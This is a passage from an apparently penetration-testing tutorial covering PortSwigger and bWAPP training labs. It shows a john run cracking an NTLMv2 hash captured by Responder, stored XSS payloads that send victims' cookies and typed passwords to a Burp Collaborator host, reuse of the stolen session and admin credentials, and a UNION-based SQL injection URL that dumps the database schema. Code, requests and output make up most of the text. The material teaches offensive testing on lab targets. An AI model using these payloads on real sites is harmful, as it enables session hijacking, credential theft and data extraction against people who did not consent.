300030000000000000000010000000020000016274417024E910D1C0558F059030B0944E91940922BB8F116CBB  
F50A001000000000000000000000000000000000000900220048005400540050002F003100390032002E00310  
2E0030002E00310032000000000000000000
```

```
cd /usr/share/responder/logs
```

```
root@kali:~# cd /usr/share/responder/logs/
root@kali:/usr/share/responder/logs# ls
Analyzer-Session.log  HTTP-NTLMv2-192.168.0.9.txt  Responder-Session.log
Config-Responder.log  Poisoners-Session.log
root@kali:/usr/share/responder/logs#
```

```
Raj
bee
bug
ignite
hackingarticles
hacking
12345
hellochiragh
```

```
john --wordlist=pass.txt HTTP-NTLMv2-192.168.0.9.txt
```

```
root@kali:/usr/share/responder/logs# john --wordlist=pass.txt HTTP-NTLMv2-192.168.0.9.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hellochiragh (ignite)
1g 0:00:00:00 DONE (2020-08-19 01:20) 100.0g/s 900.0p/s 900.0c/s 900.0C/s Raj
Warning: passwords printed above might not be all those cracked
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```


Session Hijacking with Burp Collaborator Client

As in our previous article, we were **stealing cookies**, but, **impersonating as an authenticated user**, where we've kept our **netcat** listener "**ON**" and on the other side we logged in as a genuine user.

But in the real-life scenarios, things don't work this way, there are times when we could face **blind XSS** i.e. we won't know when our payload will get executed.

Introducing Burp Collaborator Client

Thus, in order to **exploit** this **Blind XSS vulnerability**, let's check out one of the best burpsuite's plugins i.e. the "**Burp Collaborator Client**"

Don't know what Burp Collaborator is? Follow up this section, and I'm sure you'll get the basic knowledge about it.

Login into the **PortSwigger academy** and drop down till **Cross-Site Scripting** and further get into its "**Exploiting cross-site scripting vulnerabilities**", choose the first lab as "**Exploiting cross-site scripting to steal cookies**" and hit "**Access the lab**" button.

Lab: Exploiting cross-site scripting to steal cookies

www.hackingarticles.in



PRACTITIONER

LAB

Not solved




This lab contains a **stored XSS** vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to steal the session cookie of someone who views the blog post comments. Then use the cookie to impersonate the victim.

Here you'll now be redirected to blog. As to go further, I've opened a post there and checked out for its content.



While scrolling down, over at the bottom, I found a comment section, which seems to have multiple input fields, i.e. there is a chance that we could have an XSS vulnerability exists.




Leave a comment

Comment:


Name:

Email:

Now its time to bring **“Burp Collaborator Client”** in the picture. Tune in your **“Burpsuite”** and there on the left-hand side click on **“Burp”**, further then opt the **“Burp Collaborator Client”**.



Over into the **Collaborator Client window**, at the **“Generate Collaborator payloads”** section, hit the **Copy to clipboard** button which will thus copy a payload for you.



Generate Collaborator payloads

Number to generate: 1 ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds

#	Time	Type	Payload	Comment
---	------	------	---------	---------



Inject Blind XSS Payload in Comment Section

Cool!! Now, come back to the “**Comment Section**” into the blog, enter the following script with your **Burp Collaborator** payload:

```
<script>
fetch('https://qgafu1gvngx5psspo9o4iz1e2ttzond.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

Leave a comment

Comment:

```
<script>
fetch('https://qgafu1gvngx5psspo9o4iz1e2ttzond.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

Name:

Hacking Articles

Email:

hackingarticles@ignite.in

Website:

https://www.hackingarticles.in

Post Comment

Great!! From the image below, you can see that our comment has been posted successfully.

[Home](#) | [Account login](#)

Thank you for your comment!

Your comment has been submitted.

[< Back to blog](#)

Time to wait!! Click on the **Poll** button in order to grab up the payload-interaction result.

Oops!! We got a long list, select the **HTTP one** and check its **"Response"**. From the below image you can see that in the response section we've got a **"Session Id"**. **Copy it for now !!**

7	2020-Aug-14 08:15:50 UTC	DNS	qgafu1gvvx5psspo9o4iz1e2ttzond
8	2020-Aug-14 08:15:50 UTC	DNS	qgafu1gvvx5psspo9o4iz1e2ttzond
9	2020-Aug-14 08:15:31 UTC	DNS	qgafu1gvvx5psspo9o4iz1e2ttzond
10	2020-Aug-14 08:15:31 UTC	HTTP	qgafu1gvvx5psspo9o4iz1e2ttzond

Description	Request to Collaborator	Response from Collaborator
<div>Raw Params Headers Hex</div> <div>Content-Type: text/plain; charset=UTF-8 Accept: */* Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Referer: https://aclclfc71e2551c38071010f0038003a.web-security-academy.net/post?postId= Accept-Encoding: gzip, deflate, br Accept-Language: en-US secret=FjhdJlQDDoejBfNuPQm0Yj62X05eTQ72; session=lqg3hFJPHuqYmSbT42cWKZcCS8maRdJx</div>		

Hijack the Session

Now, back into the browser, configure your proxy and over in the burpsuite turn you **Intercept "ON"**.

Reload the page and check the intercepted **Request**.



Request to https://ac1c1fc71e2551c38071010f0038003a.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action [Comment this item](#)

Raw Params Headers Hex

```
GET /post?postId=1 HTTP/1.1
Host: ac1c1fc71e2551c38071010f0038003a.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac1c1fc71e2551c38071010f0038003a.web-security-academy.net/post/comment/con:
ion?postId=1
DNT: 1
Connection: close
Cookie: session=BYe59xVPJBj61zcoaZ4iowY6lIRK1XAT
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Great!! We're having a **Session ID** here too, simply **manipulate** it up with the one we **copied earlier** from the collaborator.

Request to https://ac1c1fc71e2551c38071010f0038003a.web-security-acad

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /post?postId=1 HTTP/1.1
Host: ac1c1fc71e2551c38071010f0038003a.web-security-academy.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.
Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac1c1fc71e2551c38071010f0038003a.web-security-acade
ion?postId=1
DNT: 1
Connection: close
Cookie: session=lqg3hFJPHuqYmSbT42cWKZcCS8maRdJx
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Hit the **Forward** button, and check what the web-application offers you.





Exploiting cross-site scripting to steal cookies

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning](#)[Home](#) | [Hello, administrator!](#) | [Log out](#)

Credential Capturing with Burp Collaborator

Why capture up the session cookies, if you could get the username & passwords directly??

Similar to the above section, it's not necessary, that our payload will execute over at the same place, where it was injected.

Let's try to capture some credentials over as in some real-life situation, where the web-page is suffering from the **Stored XSS** vulnerability.

Back into the **PortSwigger** account choose the next defacement as **"Exploiting cross-site scripting to capture passwords"**.

Lab: Exploiting cross-site scripting to capture passwords



PRACTITIONER

LAB

Not solved



This lab contains a **stored XSS** vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to steal the username and password of someone who views the blog post comments. Then use the credentials to log in as the victim.

As we hit **"Access the Lab"**, we'll get redirected to the XSS suffering web-page. To enhance more, I've again opened up a **blogpost** there.



Spider Web Security

Mike Pleasure | 24 July 2020





Scrolling the page again, I got encountered with the same **“comment section.”** Let’s exploit it out again.

Leave a comment

Comment:

Name:

Email:

Back into the **“Burp Collaborator”**, let’s **Copy** the payload again by hitting **“Copy to Clipboard”**.

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any info from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 **Copy to clipboard** ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds **Poll now**

#	Time	Type	Payload	Comm
---	------	------	---------	------

All we needed was that payload only, now inject the comment field with the following XSS payload.

```
<input name=username id=username>
<input type=password name=password
onchange="if(this.value.length)fetch('https://Siojzt7m7e9217idp6s700vah1nsbh.burpcollaborator.net',{
method:'POST',
mode: 'no-cors',
body:username.value+'_'+this.value
});">
```



Leave a comment

Comment:

```
<input name=username id=username>
<input type=password name=password
onchange="if(this.value.length)fetch('https://5iojzt7m7e9217idp6s700vah1ns
bh.burpcollaborator.net',{
method:'POST',
mode: 'no-cors',
body:username.value+'.'+this.value
});">
```

Name:

Hacking Articles

Email:

hacking@ignite.in

Website:

http://www.hackingarticles.in

Post Comment

Let's hit the **"Post Comment"** to check whether it is working or not. The below image clears up that our comment has been posted successfully.



Roy Youthere | 08 August 2020

This is one of the best things I've read so far today. OK, th
enjoyable.



Hacking Articles | 14 August 2020

Now let's wait over into the **"burp Collaborator"** for the results. From the below image you can see that our payload has been executed at some point.

Let's check who did that.





Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload
1	2020-Aug-14 08:58:05 UTC	DNS	5iojzt7m7e9217idp6s700vah1nsbh
2	2020-Aug-14 08:58:05 UTC	DNS	5iojzt7m7e9217idp6s700vah1nsbh
3	2020-Aug-14 08:58:05 UTC	HTTP	5iojzt7m7e9217idp6s700vah1nsbh

www.hackingarticles.in

Description Request to Collaborator Response from Collaborator

Raw Params Headers Hex

Referer:
https://accflf491ebad252804b2190009a003e.web-security-academy.net/post?
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US

administrator:vdn3p6iqwsblmtnly7lc ↩

Oops!! It's the administrator, we're having some credentials.

But where could we use them?

Over at the top of the blog, there was an account login section, let's check it there.

[Home](#) | [Account login](#)

Login

Username

Password

Cool!!! Let's try to make a dry run over here. Tune in your **proxy** and capture up the ongoing **HTTP Request**.



Request to https://accflf491ebad252804b2190009a003e.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: accflf491ebad252804b2190009a003e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: https://accflf491ebad252804b2190009a003e.web-security-academy.net
Connection: close
Referer: https://accflf491ebad252804b2190009a003e.web-security-academy.net/login
Cookie: session=43ksq4Vmg0eYD5iQeuLReMBHhFzvgqS5t
Upgrade-Insecure-Requests: 1
```

csrf=ReMSal fUbMnttEV5Dtkr2f2oMWsr8KwLB&username=hackingarticles&password=123

Okay!! Let's manipulate the username and password with the one we captured earlier in the **Burp Collaborator**.

Request to https://accflf491ebad252804b2190009a003e.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: accflf491ebad252804b2190009a003e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: https://accflf491ebad252804b2190009a003e.web-security-academy.net
Connection: close
Referer: https://accflf491ebad252804b2190009a003e.web-security-academy.net/login
Cookie: session=43ksq4Vmg0eYD5iQeuLReMBHhFzvgqS5t
Upgrade-Insecure-Requests: 1
```

csrf=ReMSal fUbMnttEV5Dtkr2f2oMWsr8KwLB&username=administrator&password=vdn3p6iqwsblmtnly7lc

Great!! Now simply hit the **Forward** button and there you go....




Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[www.hackingarticles.in](#)[Home](#)[Hello, administrator!](#)[Log out](#)

XSS to SQL Injection

So up till now, we were only discussing how an attacker could capture up the authenticated cookies, the visitor's credentials and even the server's remote shell. But what if I say that he can even dump the complete database of the web-application over in the single pop-up? Wonder how? Let's find it out in this section.

Over in the vulnerable application, the attacker was encountered with a webpage which was suffering from the SQL Injection vulnerability.



Therefore, in order to grab up the result more precise, he checked the total number of columns with the "order by" clause.

```
http://192.168.0.14/bWAPP/sqli_1.php?title='order by 7--+&action=search
```





192.168.0.14/bWAPP/sqli_1.php?title='order by 7--+&action=search

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link

As he was then confirmed by the total columns, he thus used the **UNION operator** with the **SELECT query**.

http://192.168.0.14/bWAPP/sqli_1.php?title=' union select 1,2,3,4,5,6,7--+&action=search


192.168.0.14/bWAPP/sqli_1.php?title=' union select 1,2,3,4,5,6,7--+&action=search

The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
2	3	5	4	Link

Great!! This was all he wanted, the printed value. From the above image, you can see that “2” has been displayed on the screen.


It's time to check this for XSS. But he can't inject his Javascript code like the same he used to, therefore he'll thus convert it all into the “**HEX string**” and then he'll manipulate “2” with the **hex-value**.

[0x3c7363726970743e616c657274282253514c20496e6a6563746966e207669612058535322293c2f7363726970743e](#)



Cool!! It's working. Now he can add any script, whether it is for cookie capturing or the remote shell one. But for this time, he'll **dump up the database, its tables and the fields**.

```
http://192.168.0.14/bWAPP/sqli_1.php?title=%27%20union%20select%201,concat(0x3c7363726970743e616c657274282249474e49544520544543484e4f4c4f47494553,0x5c6e,(concat(@x:=0x00,(SELECT%20count(*)from%20information_schema.columns%20where%20table_schema=database())%20and%20@x:=concat(@x,0x5c6e,database()),0x20207c2020,table_name,0x20207c2020,column_name)),@x)),0x22293c2f7363726970743e),3,4,5,6,7---+&action=search
```



Great!! From the below image, you can see that the complete database structure has been presented in front of us.

To learn more about Website Hacking. Follow this [Link](#).

JOIN OUR TRAINING PROGRAMS

